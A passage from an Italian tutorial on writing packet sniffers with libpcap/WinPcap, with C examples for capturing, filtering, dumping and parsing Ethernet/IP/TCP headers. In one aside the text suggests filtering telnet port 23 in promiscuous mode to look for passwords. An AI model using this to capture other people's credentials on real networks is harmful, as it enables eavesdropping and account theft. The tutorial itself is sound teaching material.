  for(i=1;i<argc;i+=2){
```

```
        switch (argv[i] [1])
        {

        case 'i':
                {
                        device=argv[i+1];
                };
                break;

        case 'f':
                {
                        ifilename=argv[i+1];
                };
                break;

        case 'o':
                {
                        ofilename=argv[i+1];
                };
                break;

        case 'p':
                {
                        filter=argv[i+1];
                };
                break;


        }

  }

  //open a capture from the network
  if (device != NULL){
        if ( (fp= pcap_open_live(device, 1514, 1, 20, error) ) == NULL)
        {
                fprintf(stderr,"\nUnable to open the adapter.\n");
                return;
        }
  }
  //open a capture from file
  else if (ifilename != NULL){
        if ( (fp = pcap_open_offline(ifilename, NULL) ) == NULL)
        {
                fprintf(stderr,"\nUnable to find input file.\n");
                return;
        }
  }
  else usage();

  if(filter!=NULL){

        //obtain the subnet
        if(device!=NULL){
                if(pcap_lookupnet(device, &SubNet, &NetMask, error)<0){
                        fprintf(stderr,"\nUnable to obtain the netmask.\n");
                        return;
                }
        }
        else NetMask=0xffffff; //If reading from file, we suppose to be in a C class
network

        //compile the filter
        if(pcap_compile(fp, &fcode, filter, 1, NetMask)<0){
                fprintf(stderr,"\nError compiling filter: wrong syntax.\n");
                return;
        }

        //set the filter
        if(pcap_setfilter(fp, &fcode)<0){
                fprintf(stderr,"\nError setting the filter\n");
                return;
        }

  }
```

```
  //open the dump file
  if (ofilename != NULL){
         dumpfile=pcap_dump_open(fp, ofilename);
         if(dumpfile==NULL){
                fprintf(stderr,"\nError opening output file\n");
                return;
         }
  }
  else usage();

  //start the capture
  pcap_loop(fp, 0, dispatcher_handler, (unsigned char *)dumpfile);

}


//Callback function called by libpcap for every incoming packet
void dispatcher_handler(u_char *dumpfile,
                                            const struct pcap_pkthdr *header, const
u_char *pkt_data)
{
       u_int i=0;

       //save the packet on the dump file
       pcap_dump(dumpfile,header,pkt_data);

       //the next instruction forces the captured packet to be written to disk.
       //Notice that flushing the file for every packet ensures the coherency between
the network
       //and the dump file, but decreases the performance.
       fflush((FILE*)dumpfile);
}


void usage()
{

       printf("\npf - generic packet filter.\nWritten by Loris Degioanni
(loris@netgroup-serv.polito.it).");
    printf("\nUsage:\npf [-i interface] | [-f input_file_name] -o output_file_name -p
packet_filter\n\n");
       exit(0);
}
```

Un altro esempio scritto da Loris Degioanni utilizzato per inviare pacchetti è il seguente:

```
/* This simple example shows how to send raw packets to the network using
/*

*/
the Packet Capture Driver

Copyright (C) 1999 Politecnico di Torino

This file is part of the Packet Capture Driver Developer's Pack.

This library is free software; you can redistribute it and/or
modify it under the terms of the GNU Lesser General Public
License as published by the Free Software Foundation; either
version 2 of the License, or (at your option) any later version.

This library is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
Lesser General Public License for more details.

You should have received a copy of the GNU Lesser General Public
License along with this library; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include <windows.h>

#include <stdio.h>
#include <conio.h>
```

```
#include <time.h>

#include "..\..\Include\packet32.h"


#define SIMULTANEOU_READS 10
#define MAX_ETHERNET_FRAME_SIZE 1514

#define Max_Num_Adapter 10

// Prototypes

void PrintPackets(LPPACKET lpPacket);

char        AdapterList[Max_Num_Adapter][1024];



int main(int argc, char **argv)
{

       char packetbuff[5000];

       // define a pointer to a ADAPTER structure

       LPADAPTER  lpAdapter = 0;

       // define a pointer to a PACKET structure

       LPPACKET   lpPacket;

       int        i,npacks,Snaplen;
       DWORD      dwErrorCode;

       DWORD dwVersion;
       DWORD dwWindowsMajorVersion;

       //unicode strings (winnt)
       WCHAR          AdapterName[512]; // string that contains a list of the network
adapters
       WCHAR          *temp,*temp1;

       //ascii strings (win95)
       char           AdapterNamea[512]; // string that contains a list of the network
adapters
       char           *tempa,*temp1a;

       int                   AdapterNum=0,Open;
       ULONG          AdapterLength;

       float  cpu_time;

       printf("Traffic Generator v 0.9999\nCopyright 1999 Loris Degioanni
(loris@netgroup-serv.polito.it)");
       printf("\nSends a set of packets to the network.");

       if (argc == 1){
              printf("\n\n Usage: tg [-i adapter] -n npacks -s size");
              printf("\n size is between 60 and 1514\n\n");
              return -1;
       }


       AdapterNamea[0]=0;

       //get the command line parameters
       for(i=1;i<argc;i+=2){

              switch (argv[i] [1])
              {

              case 'i':
                     sscanf(argv[i+1],"%s",AdapterNamea);
                     break;

              case 'n':
                     sscanf(argv[i+1],"%d",&npacks);
```

```
                        break;

                case 's':
                        sscanf(argv[i+1],"%d",&Snaplen);
                        break;

                }

        }



        if(AdapterNamea[0]==0){

                // obtain the name of the adapters installed on this machine
                AdapterLength=1024;

                printf("Adapters installed:\n");
                i=0;

                // the data returned by PacketGetAdapterNames is different in Win95 and
in WinNT.
                // We have to check the os on which we are running
                dwVersion=GetVersion();
                dwWindowsMajorVersion =  (DWORD)(LOBYTE(LOWORD(dwVersion)));
                if (!(dwVersion >= 0x80000000 && dwWindowsMajorVersion >= 4))
                {  // Windows NT
                        PacketGetAdapterNames(AdapterName,&AdapterLength);
                        temp=AdapterName;
                        temp1=AdapterName;
                        while ((*temp!='\0')||(*(temp-1)!='\0'))
                        {
                                if (*temp=='\0')
                                {
                                        memcpy(AdapterList[i],temp1,(temp-temp1)*2);
                                        temp1=temp+1;
                                        i++;
                                }

                                temp++;
                        }

                        AdapterNum=i;
                        for (i=0;i<AdapterNum;i++)
                                wprintf(L"\n%d- %s\n",i+1,AdapterList[i]);
                        printf("\n");

                }

                else    //windows 95
                {
                        PacketGetAdapterNames(AdapterNamea,&AdapterLength);
                        tempa=AdapterNamea;
                        temp1a=AdapterNamea;

                        while ((*tempa!='\0')||(*(tempa-1)!='\0'))
                        {
                                if (*tempa=='\0')
                                {
                                        memcpy(AdapterList[i],temp1a,tempa-temp1a);
                                        temp1a=tempa+1;
                                        i++;
                                }
                                tempa++;
                        }

                        AdapterNum=i;
                        for (i=0;i<AdapterNum;i++)
                                printf("\n%d- %s\n",i+1,AdapterList[i]);
                        printf("\n");

                }

                do
                {
                        printf("Select the number of the adapter to open :
");scanf("%d",&Open);
```

```
                        if (Open>AdapterNum) printf("\nThe number must be smaller than
%d",AdapterNum);
                } while (Open>AdapterNum);




                lpAdapter =   PacketOpenAdapter(AdapterList[Open-1]);

                if (!lpAdapter || (lpAdapter->hFile == INVALID_HANDLE_VALUE))
                {
                        dwErrorCode=GetLastError();
                        printf("Unable to open the driver, Error Code :
%lx\n",dwErrorCode);

                        return(-1);
                }

        }
        else{

                lpAdapter =  PacketOpenAdapter(AdapterNamea);

                if (!lpAdapter || (lpAdapter->hFile == INVALID_HANDLE_VALUE))
                {
                        dwErrorCode=GetLastError();
                        printf("Unable to open the driver, Error Code :
%lx\n",dwErrorCode);

                        return(-1);
                }

        }

        // set the network adapter in promiscuous mode
        PacketSetHwFilter(lpAdapter,NDIS_PACKET_TYPE_PROMISCUOUS);


        if((lpPacket = PacketAllocatePacket())==NULL){
                printf("\nError:failed to allocate the LPPACKET structure.");
                return (-1);
        }

        packetbuff[0]=1;
        packetbuff[1]=1;
        packetbuff[2]=1;
        packetbuff[3]=1;
        packetbuff[4]=1;
        packetbuff[5]=1;

        packetbuff[6]=2;
        packetbuff[7]=2;
        packetbuff[8]=2;
        packetbuff[9]=2;
        packetbuff[10]=2;
        packetbuff[11]=2;

        for(i=12;i<1514;i++){
                packetbuff[i]=i%256;
        }

        PacketInitPacket(lpPacket,packetbuff,Snaplen);
        // capture the packet


        PacketSetNumWrites(lpAdapter,npacks);

        printf("\n\nGenerating %d packets...",npacks);

        cpu_time = clock ();

        PacketSendPacket(lpAdapter,lpPacket,TRUE);

        cpu_time = (clock() - cpu_time)/CLK_TCK;

        printf ("\n\nElapsed time: %5.3f\n", cpu_time);
        printf ("\nTotal packets generated = %d", npacks);
```

```
        printf ("\nTotal bytes generated = %d", (Snaplen+24)*npacks);
        printf ("\nTotal bits generated = %d", (Snaplen+24)*npacks*8);
        printf ("\nAverage packets per second = %d", (int)((double)npacks/cpu_time));
        printf ("\nAverage bytes per second = %d",
(int)((double)((Snaplen+24)*npacks)/cpu_time));
        printf ("\nAverage bits per second = %d",
(int)((double)((Snaplen+24)*npacks*8)/cpu_time));
        printf ("\n");

        PacketFreePacket(lpPacket);

        // close the adapter and exit

        PacketCloseAdapter(lpAdapter);
        return (0);
}
```

Programmazione nei dettagli con PCAP

Per poter scrivere dei programmi utilizzanti PCAP la prima cosa da comprendere è relativo al fatto di riuscire a comprendere bene come di fatto è strutturato un programma di questo tipo.
Volendo fare un flusso di operazioni da eseguire avremmo:

1. Indentificazione di quale interfaccia di rete si vuole sniffare. Sotto Unix i nomi sono del tipo eth0, eth1 e cosi via ma potrebbe anche essere xl1 ecc.
2. Inizializzazione di PCAP durante la quale si specifica appunto quale interfaccia utilizzare. E' anche possibile lavorare su interfacce multiple. L'apertura avviene come nel caso dei files con i quali si esegue un apertura in lettura o scrittura avendo restituito un handles il quale verrà poi usato come riferimento.Dobbiamo dare un nome alla sessione di sniffing
3. In quella serie di eventi nei quali vorremo sniffare un traffico specifico, dovremo creare le regole di filtraggio, compilarle e usarle. Queste costituiscono un processo a tre fasi. Il set di regole è mantenuto in una stringa e viene convertito in un formato che pcap può leggere. La compilazione viene eseguita soltanto chiamando una funzione all'interno del nostro programma; questa non pretende l'uso di una programma esterno. Dopo questo potremo applicare le regole in tutte le sessioni in cui sono necessarie.
4. Finalmente possiamo chiedere a pcap di entrare nel suo loop di esecuzione primario. In questo stato pcap attende fino a quando ha ricevuto tanti pacchetti quanti vuole. Tutte le volte che riceve un nuovo pacchetto richiama una funzione che è stata già definita. Questa funzione può eseguire tutto quello che si vuole; ad esempio potrebbe suddividere il pacchetto e stamparlo all'utente, o potrebbe salvarlo dentro a un file. Al limite potrebbe anche non fare nulla.
5. Dopo che la sessione di sniffing è considerata soddisfacente possiamo chiudere la sessione e terminare.

Questo è un semplicissmo esempio di processo con cinque passi in totale, uno dei quali opzionale (il numero 3).

Settaggio del device

Esistono due tecniche differenti finalizzate a settare un device.

Il primo.

```
#include <stdio.h>
#include <pcap.h>
int main(int argc, char *argv[])
{
    char *dev = argv[1];
```

```
    printf("Device: %s\n", dev);
    return(0);
}
```

L'utente specifica il device passando il suo nome come primo argomento del programma.
A questo punto la stringa "dev" contiene l'interfaccia sulla quale si vuole eseguire lo sniffing nello tesso formato che pcap comprende.
L'altra tecnica per la specifica dell'interfaccia è altrettanto semplice.

```
#include <stdio.h>
#include <pcap.h>
int main()
{
    char *dev, errbuf[PCAP_ERRBUF_SIZE];
    dev = pcap_lookupdev(errbuf);
    printf("Device: %s\n", dev);
    return(0);
}
```

In questo caso pcap setta il device in suo possesso.
Molte delle funzioni pcap permettono di passargli degli argomenti specificati come stringa.
Negli eventi che il comando genera qualche problam, questo riempie la variabile stringa con una descrizione dell'errore.
In questo caso la funzione pcap_lookupdev() crea un errore per cui in errbuf esiste il messaggio salvato che in questo caso è appunto il nome dell'interfaccia.

Apertura del device
Il task relativo alla creazione di una sessione di sniffing è veramente semplice.
Per fare questo usiamo la funzione pcap_open_live().
Il prototipo di questa funzione è il seguente :

```
pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *ebuf)
```

Il primo argomento è il device che abiamo visto nella sezione precedente.
snaplen è un intero che definisce la massima lunghezza in bytes che devono essere catturati.da pcap.
promisc, quando settato a true, porta l'interfaccia in modalità promiscua.
to_ms è il timeout in lettura espresso in millisecondi.
he read time out in millisecondi (0 significa che pcap deve sniffare fino a quando non si verifica un errore; -1 sniffa in modo indefinito)
L'ultima, ebuf è una stringa nella quale è possibile salvare una stringa relativa ad un messaggio d'errore.
La funzione restituisce un handle.

A dimostrazione guardate il seguente codice:

```
#include <pcap.h>
...
pcap_t *handle;
handle = pcap_open_live(somedev, BUFSIZ, 1, 0, errbuf);
```

Filtering traffic
Questo frammento di codice apre un device salvato in somedev dicendo di leggere BUFSIZE bytes .
Oltre a questo le specifiche dicono di aprire in modo promiscuo l'interfaccia, che continui a sniffare sino a quando non capita un errore e se questo capita la stringa descrittiva deve essere inserita dentro a errbuf.
È necessario fare una precisazione legata al modo promiscuo e a quello non promiscuo relazionata all'attività di sniffing.

Le due tecniche sono molto differenti come tecnica.
Nel modo standard ovvero quello non promiscuo lo sniffer su di un host cattura solo il traffico direttamente inviato a lui.
Nell'altro modo, quello promiscuo, viene sniffato tutto il traffico che passa su un determinato segmento.
Chiaramente il fatto che sia meglio uno o l'altro dipende esclusivamente dagli scopi stessi dello sniffing anche se di fatto si deve considerare che questa modalità è individuabile.
Inoltre questo metodo funziona solo in un ambiente non-switched (come ad esempio su un hub, o uno switch).
Un problema inoltre potrebbe esserci su reti a grosso flusso di dati.
Molte volte la funzionalità dello sniffer interessa solo applicato ad un traffico specifico.
Ad esempio potrebbero esserci delle volte che potremmo avere la necessità di sniffare solo la porta 23 legata telnet alla ricerca di password.
Il filtraggio dei pacchetti che devono essere catturati può essere eseguito tramite l'uso di certe funzioni come ad esempio pcap_compile() e pcap_setfilter().
Il processo è semplice.
Dopo aver richiamato la funzione pcap_open_live() ed aver lavorato sulla sessione di sniffing, possiamo applicare dei filtri.
Ci si potrebbe chiedere come mai uno non può utilizzare dei controlli con if/else.
Il primo motivo è che i filtri pcap sono molto più efficienti.
Il secondo motivo è olto semplice in quanto prima di applicare il filtro dobbiamo compilarlo.
L'espressione del filtro viene inserito in una stringa normalissima (un array di char)
Per compilare il programma dobbiamo chiamare la fnzione pcap_compile().
Nel prototipo viene definita come :

```
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int
optimize, bpf_u_int32 netmask)
```

Il primo argomento è l'handle della sessione, il secondo è il riferimento di dove mettere la versione compilata del nostro filtro, il terzo è di fatto l'espressione del filtro, il quarto è un flag che dice se la stringa deve essere ottimizzata e infine l'ultimo argomento che deve essere la net mask della rete dove il filtro deve essere applicato.
La funzione restituisce –1 in caso di errore mentre qualsiasi altro valore indica un successo.
Dopo che l'espressione è stata compilata questa deve essere applicata.
pcap_setfilter() è la funzione per eseguire questo scopo.
Il suo prototipo è :

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
```

Il primo argomento è il solito handler alla sessione, il secondo è il riferimento alla versione compilata dell'espressione (presubilmente la stessa variabile del secondo argomento di pcap_compile()).
Un esempio che potrebbe aiutare a capire :

```
    #include <pcap.h>
    ...
    pcap_t *handle;                 /* Session handle */
    char dev[] = "rl0";             /* Device to sniff on */
    char errbuf[PCAP_ERRBUF_SIZE];  /* Error string */
    struct bpf_program filter;      /* The compiled filter expression */
    char filter_app[] = "port 23";  /* The filter expression */
    bpf_u_int32 mask;               /* The netmask of our sniffing device */
    bpf_u_int32 net;                /* The IP of our sniffing device */
    pcap_lookupnet(dev, &net, &mask, errbuf);
    handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
    pcap_compile(handle, &filter, filter_app, 0, net);
    pcap_setfilter(handle, &filter);
```

Il programma prepara lo sniffer a sniffare il traffico utilizando la porta 23, in modo promiscuo, sul device r10.

Nell'esempio esiste una funzione che non abbiamo ancora visto e precisamente pcap_lookupnet() la quale partendo da un nome del device restituisce l' IP e la sua NETMASK.

Lo sniffing

A questo punto abbiamo visto come definire un device, prepararlo per lo sniffing e applicargli un filtro, quindi è ora di eseguire lo sniffing vero e proprio.
Esistono due tecniche fondamentali per fare questo.
Possiamo catturare un singolo pacchetto per volta oppure possiamo entrare in un loop che attende un certo numero n di pacchetti.
Inizieremo vedendo come sniffare un singolo pacchetto e poi passeremo a vedere come eseguire un loop.
Per questo scopo utilizzeremo la funzione pcap_next().
Il suo prototipo è :

```
u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
```

Il primo argomento è l'handler alla nostra sessione.
Il secondo è un puntatore alla struttura che contiene le informazioni generali del pacchetto come il tempo in cui questo è stato sniffato, la sua lunghezza e la lunghezza dell'eventuale porzione nel caso in cui questo sia frammentato.
pcap_next() ritorna un puntatore u_char al pacchetto che è descritto dalla sua struttura.
Quella che segue è una dimostrazione di come può essere usata la funzione pcap_next() per sniffare un pacchetto.

```
#include <pcap.h>
#include <stdio.h>
int main()
{
    pcap_t *handle;                /* Session handle */
    char *dev;                     /* The device to sniff on */
    char errbuf[PCAP_ERRBUF_SIZE]; /* Error string */
    struct bpf_program filter;     /* The compiled filter */
    char filter_app[] = "port 23"; /* The filter expression */
    bpf_u_int32 mask;              /* Our netmask */
    bpf_u_int32 net;               /* Our IP */
    struct pcap_pkthdr header;     /* The header that pcap gives us */
    const u_char *packet;          /* The actual packet */
                                   /* Define the device */
    dev = pcap_lookupdev(errbuf);
                            /* Find the properties for the device */
    pcap_lookupnet(dev, &net, &mask, errbuf);
    /* Open the session in promiscuous mode */
    handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
    /* Compile and apply the filter */
    pcap_compile(handle, &filter, filter_app, 0, net);
    pcap_setfilter(handle, &filter);
                                    /* Grab a packet */
    packet = pcap_next(handle, &header);
                                    /* Print its length */
    printf("Jacked a packet with length of [%d]\n", header.len);
                                    /* And close the session */
    pcap_close(handle);
    return(0);
}
```

Questa applicazione sniffa su qualsiasi device restituito da pcap_lookupdev() inserendo questo in modo promiscuo.
Questa funzione trova il primo pacchetto sulla porta 23 (telnet) e dice all'utente la dimensione del pacchetto in bytes.
Questo programma include una nuova chiamata alla funzione pcap_close() la quale verrà vista successivamente ma che di fatto comunque non è difficile da comprenderne lo scopo.

La successiva tecnica utilizzata per sniffare è un pò più complessa ma allo stesso tempo è sicuramente più utilizzata.
Pochi sniffer (se ce n'e' qualche d'uno) utilizzano pcap_next().
Molto più spesso questi utilizzano pcap_loop() o pcap_dispatch().
Per capire l'uso di queste funzioni dovete avere ben presente il concetto di funzioni callback.
Questo tipo di funzioni sono molto comuni tra quelle relative alle API.
Il loro concetto è abbastanza semplice.
Supponiamo di avere un programma che stia attendendo un evento di qualsiasi tipo.
Per lo scopo di quest'esempio, supponiamo di volere che l'utente prema un tasto sulla tastiera.
Ogni qual volta che viene premuto un tasto, potremmo desiderare che venga chiamata una funzione che determini quello che è stato fatto.
La funzione utilizzata viene chiamata callback function.
Ogni volta che l'utente preme un tasto il programma richiama la funzione callback.
Questo tipo di funzioni sono usate in pcap, ma invece che essere chiamate quendo viene premuto un tasto, queste sono chiamate quando pcap sniffa un pacchetto.
Le due funzioni che uno può utilizzare per definire il loro callback è pcap_loop() e pcap_dispatch(). pcap_loop() e pcap_dispatch() sono molto simili a riguardo dell'uso delle callbacks.
Il prototipo di pcap_loop() è il seguente:

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
```

Il primo argomento è l'handle alla sessione mentre il secondo argomento è il numero di pacchetti che devono essere sniffati.
Il terzo argomento è la funzione di callback mentre l'ultimo argomento viene utilizzato solo da alcune funzioni mentre spesso è settato a NULL.
La differenza tra pcap_dispatch() e pcap_loop() è la modalità con cui manipola i timeouts.
pcap_loop() ignora il timeout mentre pcap_dispatch() non lo fa.
Prima di poter vedere un esempio d'uso di questa funzione è necessario vedere il formato della funzione di callback.
Non è possibile definire arbitrariamente il suo prototipo, altrimenti, pcap_loop() potrebbe non conoscere come usarre la funzione.
Così possiamo usare questo prototipo come funzione di callback:

```
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);
```

Vediamola in maggior dettaglio.
Per prima cosa si deve osservare che la funzione possiede un tipo VOID di ritorno.
Questo è logico dato che pcap_loop() potrebbe non conoscere come gestire un valore di ritorno.
Il primo argomento corrisponde all'ultimo argomento di pcap_loop().
Qualsiasi valore venga passato come ultimo argomento a pcap_loop() questo viene passato come primo argomento alla nostra funzione di callback ogni volta che la fnzione è chiamata.
Il secondo argomento è una struttura relativa all'header pcap, il quale contiene le informazioni relative a quando il pacchetto deve essere sniffato, quant'è grande, ecc.
La struttura pcap_pkthdr è definita come :

```
 struct pcap_pkthdr {
    struct timeval ts; /* time stamp */
    bpf_u_int32 caplen; /* length of portion present */
    bpf_u_int32 len; /* length this packet (off wire) */
};
```

I campi si autospiegano da soli.
L'ultimo argomento è il più interessante di tutti e quello che potrebbe confondere di più.
Questo è un altro puntatore a u_char, e contiene l'intero pacchetto, come viene sniffato da pcap_loop().
Ma come è possibile usare questa variabile ?
Un pacchetto contiene molti attributi.

Questa non è di fatto una stringa come potrebbe fare pensare l' u_char ma una collezione di strutture (per esempio l'header Ethernet, l'header IP, l'header TCP, e cosi via).
Dentro a include/netinet è possibile vedere la configurazione di queste strutture destinate a rappresentare questi header.
Queste sono :

```
/* Ethernet header */
struct sniff_ethernet {
    u_char ether_dhost[ETHER_ADDR_LEN]; /* Destination host address */
    u_char ether_shost[ETHER_ADDR_LEN]; /* Source host address */
    u_short ether_type; /* IP? ARP? RARP? etc */
};
/* IP header */
struct sniff_ip {
    #if BYTE_ORDER == LITTLE_ENDIAN
    u_int ip_hl:4, /* header length */
    ip_v:4; /* version */
    #if BYTE_ORDER == BIG_ENDIAN
    u_int ip_v:4, /* version */
    ip_hl:4; /* header length */
    #endif
    #endif /* not _IP_VHL */
    u_char ip_tos; /* type of service */
    u_short ip_len; /* total length */
    u_short ip_id; /* identification */
    u_short ip_off; /* fragment offset field */
    #define IP_RF 0x8000 /* reserved fragment flag */
    #define IP_DF 0x4000 /* dont fragment flag */
    #define IP_MF 0x2000 /* more fragments flag */
    #define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
    u_char ip_ttl; /* time to live */
    u_char ip_p; /* protocol */
    u_short ip_sum; /* checksum */
    struct in_addr ip_src,ip_dst; /* source and dest address */
};
/* TCP header */
struct sniff_tcp {
    u_short th_sport; /* source port */
    u_short th_dport; /* destination port */
    tcp_seq th_seq; /* sequence number */
    tcp_seq th_ack; /* acknowledgement number */
    #if BYTE_ORDER == LITTLE_ENDIAN
    u_int th_x2:4, /* (unused) */
    th_off:4; /* data offset */
    #endif
    #if BYTE_ORDER == BIG_ENDIAN
    u_int th_off:4, /* data offset */
    th_x2:4; /* (unused) */
    #endif
    u_char th_flags;
    #define TH_FIN 0x01
    #define TH_SYN 0x02
    #define TH_RST 0x04
    #define TH_PUSH 0x08
    #define TH_ACK 0x10
    #define TH_URG 0x20
    #define TH_ECE 0x40
    #define TH_CWR 0x80
    #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short th_win; /* window */
    u_short th_sum; /* checksum */
    u_short th_urp; /* urgent pointer */
};
```

Ma com'è possibile destrutturare un sempliuce u_char in tutte queste strutture ?
Questo è possibile farlo definendo delle variabili nel seguente modo:

```
const struct sniff_ethernet *ethernet; /* The ethernet header */
const struct sniff_ip *ip; /* The IP header */
const struct sniff_tcp *tcp; /* The TCP header */
const char *payload; /* Packet payload */
/* For readability, we'll make variables for the sizes of each of the
structures */
int size_ethernet = sizeof(struct sniff_ethernet);
int size_ip = sizeof(struct sniff_ip);
int size_tcp = sizeof(struct sniff_tcp);
```

E ora i CAST :

```
ethernet = (struct sniff_ethernet*)(packet);
ip = (struct sniff_ip*)(packet + size_ethernet);
tcp = (struct sniff_tcp*)(packet + size_ethernet + size_ip);
payload = (u_char *)(packet + size_ethernet + size_ip + size_tcp);
```

Come fnziona questo ?
Consideriamo il layout dei pacchetti u_char in memoria.
Basicamente tutto quello che avviene quando pcap riempie queste strutture in un u_char è che tutti I dati contenuti in queste sono inserite in una stringa, e la stringa viene passata alla funzione callback.
La cosa conveniente è che nonostante I valori settati dentro a queste strutture, le loro dimensioni rimangono sempre le stesse.
Sulla mia eworkstation ad esempio una struttura sniff_ethernet ha come dimensione 14 bytes.
Una struttura sniff_ip è 20 bytes, e allo stesso modo, una struttura a sniff_tcp è anche lei 20 bytes.
Il puntatore u_char è realmente solo ujna variabile che contiene un indirizzo di memoria.
Al fine di mantenere le cose semplici, noi diciamo che l'indirizzo di questo puntatore è setato al valore X.
Bene, se le nostre tre strutture sono state settate in linea, la prima di loro (sniff_ethernet) inizia ad essere allocata in memoria all'indirizzo X, cosi che possiamo trovare l'indirizzo delle altre strutture.
Vediamo gli spianamenti dal grafico :

Variable	Location (in bytes)
sniff_ethernet	X
sniff_ip	X + 14
sniff_tcp	X + 14 + 20
Payload	X + 14 + 20 + 20

La struttura sniff_ethernet è al'indirizzo X.
sniff_ip è alla locazione X più la dimensione di quanto occupa sniff_ethernet consumes.
sniff_tcp è dopo sia sniff_ip e sniff_ethernet, e quindi alla locazione X più la disnione di tutte e due le strutture.
Dopo aver visto le funzioni rivediamo le linee relative al pacchetto di DUMP.
Per eseguire il DUMP dobbiamo eseguire le seguenti funzioni :

Inizializzazione dell'interfaccia
Scrittura della funzione che scrive i dati ricevuti che verrà settata come funzione callback
Settaggio di questa funzione all'interno della funzione pcap_loop.

La prima parte viene eseguita con :

```
if ( (fp= pcap_open_live(argv[2], 100, 1, 20, error) ) == NULL)
```

La funzione che invece verrà settata come callback e che stamperà con una semplice printf I dati è :

```
void dispatcher_handler(u_char *temp1, const struct pcap_pkthdr *header,
const u_char *pkt_data)
{
	u_int i=0;

	//print pkt timestamp and pkt len
	printf("%ld:%ld (%ld)\n", header->ts.tv_sec, header->ts.tv_usec,
header->len);		while ( (i<MAX_PRINT) && (i<header->len) )
	{
		i++;
		printf("%x ", pkt_data[i]);
		if ( (i%MAX_LINE) == 0) printf("\n");
	}
	printf("\n\n");
}
```

Ora l’ultima istruzione sarà appunto quella di settare la funzione di callback con :

```
pcap_loop(fp, 0, dispatcher_handler, NULL);
```

Il programma per intero l’abbiamo visto alcune pagine prima.

I questa ulteriore sezione vedremo come utilizzare le librerie viste in questo capitolo per affrontare problemi classici risolvibili con queste.
Consideriamo la seguente funzione :

- **int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)**

Qyesta verrà utilizzata per risolvere la problematica di base del nostro engine.
Quando **pcap_loop(..)** viene chiamata questa cattura il numero cnt di pacchetti e li passa a quella definita come funzione di callback.la quale è di tipo **pcap_handler**.
Ora diamo un occhiata al file d’header:

typedef void (*pcap_handler)(u_char *, const struct pcap_pkthdr *, const u_char *);

In questa definizione siamo interessati agli argomenti 2 e 3, la struttura pcap packet header e la const u_char che rappresenta il pacchetto.
Cosi tanto per fare una prova scriviamo un piccolo esempio che esegua il loop prendendo un numero n di pacchetti.

```
/***********************************************************************
* file:   testpcap2.c
* date:   2001-Mar-14 12:14:19 AM
* Author: Martin Casado
* Last Modified:2001-Mar-14 12:14:11 AM
*
* Description: Q&D proggy to demonstrate the use of pcap_loop
*
**********************************************************************/

#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>

/* callback function that is passed to pcap_loop(..) and called each time
 * a packet is recieved
*/
void my_callback(u_char *useless,const struct pcap_pkthdr* pkthdr,const
u_char*
        packet)
```

```
{
    static int count = 1;
    fprintf(stdout,"%d, ",count);
    if(count == 4)
        fprintf(stdout,"Come on baby sayyy you love me!!! ");
    if(count == 7)
        fprintf(stdout,"Tiiimmmeesss!! ");
    fflush(stdout);
    count++;
}

int main(int argc,char **argv)
{
    int i;
    char *dev;
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* descr;
    const u_char *packet;
    struct pcap_pkthdr hdr;     /* pcap.h */
    struct ether_header *eptr;  /* net/ethernet.h */

    if(argc != 2){ fprintf(stdout,"Usage: %s numpackets\n",argv[0]);return
0;}

    /* grab a device to peak into... */
    dev = pcap_lookupdev(errbuf);
    if(dev == NULL)
    { printf("%s\n",errbuf); exit(1); }
    /* open device for reading */
    descr = pcap_open_live(dev,BUFSIZ,0,-1,errbuf);
    if(descr == NULL)
    { printf("pcap_open_live(): %s\n",errbuf); exit(1); }

    /* allright here we call pcap_loop(..) and pass in our callback function
*/
    /* int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char
*user)*/
    /* If you are wondering what the user argument is all about, so am I!!
*/
    pcap_loop(descr,atoi(argv[1]),my_callback,NULL);

    fprintf(stdout,"\nDone processing packets... wheew!\n");
    return 0;
}
```

[root@pepe libpcap]# gcc testpcap2.c -lpcap
[root@pepe libpcap]# ./a.out 7

Ora diamo un occhiata alla fnzione **my_callback(...)** la quale viene attualemnte chiamata 7 volte.
Il problema legato all'uso di pcap_loop(..) è che questa blocca tutto indefinitivamente se nessun pacchetto può essere letto.
Questo potrebbe indurci a pensare che sarebbe meglio mettere un timeout sulla funzione di lettura.
Andando a vedere come era stata aperta la connessione con **pcap_open_live(..)** potremmo vedere che uno degli argomenti specificava il timeouts in miliisecondi.
pcap_loop attualemnte ignora questo argomento ma **pcap_dispatch(..)** non lo fa.
In questo modo possiamo volere che nel nostro loop principale pcap_loop() venga sostituito con pcap_dispatch().
In molte applicazioni che utilizzano il packet capture non è detto che uno sia interessato a qualsiasi pacchetto ricevuto.
EntEsistono due funzioni che permettono di settare dei filtri e precisamente **pcap_compile(..)** e **pcap_setfilter(...)**.
Precedentemente avevamo visto l'uso di queste funzioni ,ma avevamo tralasciato quella che era la sintassi per la creazione dei filtri che potevano essere compilati e poi settati.

Le espressioni creabili consistono in una o più primitive precedute da uno o più qualificatori.

type qualiticatore il quale dice a quale tipo di cosa il 'id name' o il 'number' si riferisce. Tipi possibili sono host, net e port. Es : `host foo', `net 128.3', `port 20'. Se non esiste un specificatore viene assunto di default host.

dir qualificatore specifica una direzione di trasferimento verso e/o da un ID. Direzioni possibili sono src, dst, src o dst and src and dst. Es: `src foo', `dst net 128.3', `src o dst port ftp-data'. Se non esiste specificatore viene assunto, src o dst Per `null' link layers il qualificatore inbound e outbound possono essere Utilizzati per specificare la direzione

